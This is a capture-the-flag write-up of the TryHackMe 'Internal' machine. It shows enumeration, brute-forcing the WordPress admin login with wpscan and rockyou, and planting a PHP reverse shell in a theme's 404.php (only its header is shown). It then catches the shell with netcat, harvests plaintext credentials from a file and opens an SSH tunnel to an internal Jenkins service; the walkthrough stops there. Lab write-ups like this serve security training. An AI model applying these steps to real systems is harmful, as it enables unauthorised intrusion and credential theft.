
This is another challenge that's on the hard category. We are told to retrieve a user flag located on a "user.txt" file and a root flag located on a "root.txt" file. For this machine, you need to modify your own "/etc/hosts" file and tie the ip of the target machine with the domain "internal.thm". We start by doing a nmap scan on the machine.



```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.93.17 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 12:00 EET
Nmap scan report for internal.thm (10.10.93.17)
Host is up (0.085s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6efaefbef65f98b9597bf78eb9c5621e (RSA)
|   256 ed64ed33e5c93058ba23040d14eb30e9 (ECDSA)
|_  256 b07f7f7b5262622a60d43d36fa89eeff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.97 seconds
```

Figure 193: Internal Nmap Scan


We find that ports 22 and 80 are open running ssh and an apache web server that hosts a website. We also learn that the target operating system is linux. We have no hints or credentials for the ssh service, so let’s check the website first. By navigating to the target ip in the browser, we are greeted with the apache default page. I first searched the source code but there was nothing useful on the default page so I then run a scan using “gobuster”.



```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.93.17/ -w ../dicts/direnum.txt -x php,txt
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.93.17/ -w ../dicts/direnum.txt -x php,txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.93.17/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2023/03/08 11:58:30 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 276]
/blog                 (Status: 301) [Size: 309] [--> http://10.10.93.17/blog/]
/wordpress            (Status: 301) [Size: 314] [--> http://10.10.93.17/wordpress/]
/javascript           (Status: 301) [Size: 315] [--> http://10.10.93.17/javascript/]
/phpmyadmin           (Status: 301) [Size: 315] [--> http://10.10.93.17/phpmyadmin/]
/.php                 (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
Progress: 345034 / 661683 (52.14%)
```

Figure 194: Internal Gobuster Scan I

There is a directory named “wordpress” so there is likely a website built using the wordpress framework. Navigating to the “/wordpress” directory doesn’t reveal anything interesting and simply prints “page not found”. The “/phpmyadmin” directory is also very interesting because it has a login form. We also don’t have access to the “/javascript” directory. The “/blog” directory is where the actual website is located which is a simple blog. To find more hidden directories, we conduct another “gobuster” scan but this time we use the “/blog” directory as the beginning for the scan.




```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.93.17/blog -w ../dicts/direnum.txt -x php,txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.93.17/blog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2023/03/08 11:58:50 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 276]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.93.17/blog/]
/wp-content           (Status: 301) [Size: 320] [--> http://10.10.93.17/blog/wp-content/]
/wp-login.php         (Status: 200) [Size: 4530]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 321] [--> http://10.10.93.17/blog/wp-includes/]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 318] [--> http://10.10.93.17/blog/wp-admin/]
Progress: 51837 / 661683 (7.83%)[ERROR] 2023/03/08 12:08:24 [!] Get "http://10.10.93.17/blog/xmlrpc.php":
ed while awaiting headers)
/.php                 (Status: 403) [Size: 276]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://internal.thm/blog/wp-login.php?action=register]
```

Figure 195: Internal Gobuster Scan II

This results in even more directories being found. Many of these were interesting however the most important one was the “/wp-admin”. This is the directory where the administrator panel is located by default on wordpress websites. By moving into it, we find a login form asking for a username and password. I also checked the other directories however in almost all of them, we either didn’t have permission to access them or they redirected us somewhere else. The user signup was also disabled for the website. I also checked for interesting cookies set and the “robots.txt” file but found nothing we could use. From here on out, there are many ways we could proceed. What I would usually do is find the version of the wordpress framework that was used to build the website and test the login form on “/wp-admin”. What’s very curious is what happens when someone enters a username on the form located in the “/wp-admin” directory. For example, by entering the username “test” with the password “test”, the response is “Unknown username”. Nevertheless, if we were to enter “admin” as the username and a password like “test”, the response is “the password you entered is false”. So, not only do we know that a user named “admin” exists but we also could use the responses of the admin panel to enumerate for valid usernames and then try to brute force the form in order to find the password. We could achieve this by using tools such as “ffuf” and “hydra” however since we are dealing with a wordpress site, let’s use “wp-scan” instead. The “wpscan” tool is a free black box wordpress security scanner written for security professionals and blog maintainers to test the security of their sites. The “wpscan” tool has a database with many stored wordpress vulnerabilities. To scan the website, use the following command:

```
wpscan --url http://$ip/blog -e vt,vp
```




```
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.249.196/blog/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.4.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.10.249.196/blog/, Match: 'WordPress 5.4.2'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:08 <==========================================================================> (

[i] No themes Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================================>

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Figure 196: Internal Wpscan Scan

As shown above, the tool found several useful information such as that the version of wordpress used is “5.4.2” which is not the latest version and is insecure, it found a “readme.html” file that’s not shown in the figure, it found the valid user “admin” and that the website doesn’t have any plugins or themes. Like we explained earlier, the login error messages were used to enumerate for valid users and in this case, the user “admin” was found. The “readme.html” file didn’t include anything interesting. I tried to find vulnerabilities and exploits for the “5.4.2” wordpress version using both “searchsploit” and searching online, I did find some vulnerabilities but many were related to plugins and themes while others didn’t have developed exploits or the impact we would want. Since we know that one of the usernames is “admin” and that there are no plugins installed, so there is no plugin that protects against brute force, let's try a brute force attack to find the password with "wpscan":


```
wpscan --url http://$ip/blog -U admin -P ../dicts/rockyou.txt --password-attack wp-login --max-threads 100
```



```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bumbum Time: 00:00:59 <                                          > (3900 / 14348292)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Mar  8 21:32:09 2023
[+] Requests Done: 4039
[+] Cached Requests: 31
[+] Data Sent: 1.34 MB
[+] Data Received: 19.821 MB
[+] Memory used: 246.762 MB
[+] Elapsed time: 00:01:10
```

Figure 197: Internal Wpscan Brute Force

We find valid credentials, so we can login to the website as administrator. The next thing we do is examine the backend of the wordpress. We find some plugins that are not activated, only the user "admin" created and most importantly we check the posts section and we find a private post.



Posts

All (2) | Published (1) | Private (1)


2 items

	Title	Author	Categories	Tags		Date
	(no title) — Private	admin	Uncategorized	—	—	Last Modified 2020/08/03
	Hello world!	admin	Uncategorized	—	1	Published 2020/08/03
	Title	Author	Categories	Tags		Date

2 items

Figure 198: Internal Wordpress Backend Enumeration

What's interesting is that the post contains some credentials, namely "william:arnold147". I wasn't sure where those could be used. Obviously, I first tried using ssh with "william" as username and "arnold147" as password but that didn't work. We know that the only user in the website is "admin" so no point trying there. I also tried using the credentials on the "/phpmyadmin" form but they didn't work there either. Since we already have access to the backend of the website, let's try something not so different than what we did with the "joomla" framework in the previous challenge. We notice that the website uses the "twenty seventeen" theme that is comprised of several files like "style.css", "404.php" and so on. Let's try to edit one of the files on the theme, in this case "404.php" using the theme editor tab on the appearance section and copy the php reverse shell we have https://github.com/jivoi/pentest/blob/master/shell/rshell.php, there. This is shown in the figure below.



Edit Themes


Twenty Seventeen: 404 Template (404.php)

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
```

Figure 199: Internal Exploit I

We update the file after editing it and we setup our listener. After that we need to navigate to the appropriate directory of the website where the "404.php" file is located and the php reverse shell code will be executed causing us to gain remote access to the target system as shown below.



```
┌──(kali㉿kali)-[~/THM]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.25.250] from (UNKNOWN) [10.10.249.196] 51884
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 20:52:09 up  2:18,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@internal:/$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(kali㉿kali)-[~/THM]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001
                                   export TERM=xterm
www-data@internal:/$ whoami
www-data
www-data@internal:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@internal:/$ 
```

Edit Themes


Twenty Seventeen: 404 Template (404.php)

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Figure 200: Internal Exploit II

We stabilize the shell and we now need to escalate our privileges. We have now access as the user “www-data”. We can’t execute any commands as superuser with this user. At this point I checked numerous things like the “/etc/crontab” file, files with suid enabled that could be exploited, “/etc/exports” and didn’t have any luck. The “/etc/passwd” file revealed that the only user with a login shell is “aubreanna”. I was stuck for a while until I found the “wp-save.txt” file located at the “/opt” directory. This file has some credentials that we could use to switch to the “aubreanna” user.




```
www-data@internal:/$ cd /home
www-data@internal:/home$ ls
aubreanna
www-data@internal:/home$ cd aubreanna/
bash: cd: aubreanna/: Permission denied
www-data@internal:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@internal:/home$ cd /opt
www-data@internal:/opt$ ls
containerd  wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
```

Figure 201: Internal User Credentials

After switching to the “aubreanna” user using the retrieved credentials, we search the user’s home directory and we find the user flag as well as an interesting file named “jenkins.txt”. The file says that there is an internal jenkins service running on “172.17.0.2:8080” on the remote machine. Jenkins is an open-source automation server. It helps automate the process of software development regarding building, testing, deploying, facilitating continuous integration and continuous delivery. However, since the service can only be accessed internally on the target machine then this means that it can’t be accessed from our local machine. We need to use ssh tunneling in order to be able to access the jenkins service from our local machine with the command below:

```
ssh aubreanna@10.10.249.196 -L 9002:172.17.0.2:8080
```

With the command above, we are forwarding “127.0.0.1:9002” to “172.17.0.2:8080” where the jenkins service is.



```
www-data@internal:/$ su aubreanna
Password:
aubreanna@internal:/$ id
uid=1000(aubreanna) gid=1000(aubreanna) groups=1000(aubreanna),4(adm),24(cdrom),30(dip),46(plugdev)
aubreanna@internal:/$ cd /home/aubreanna/
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat user.txt
THM[redacted]
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$
```

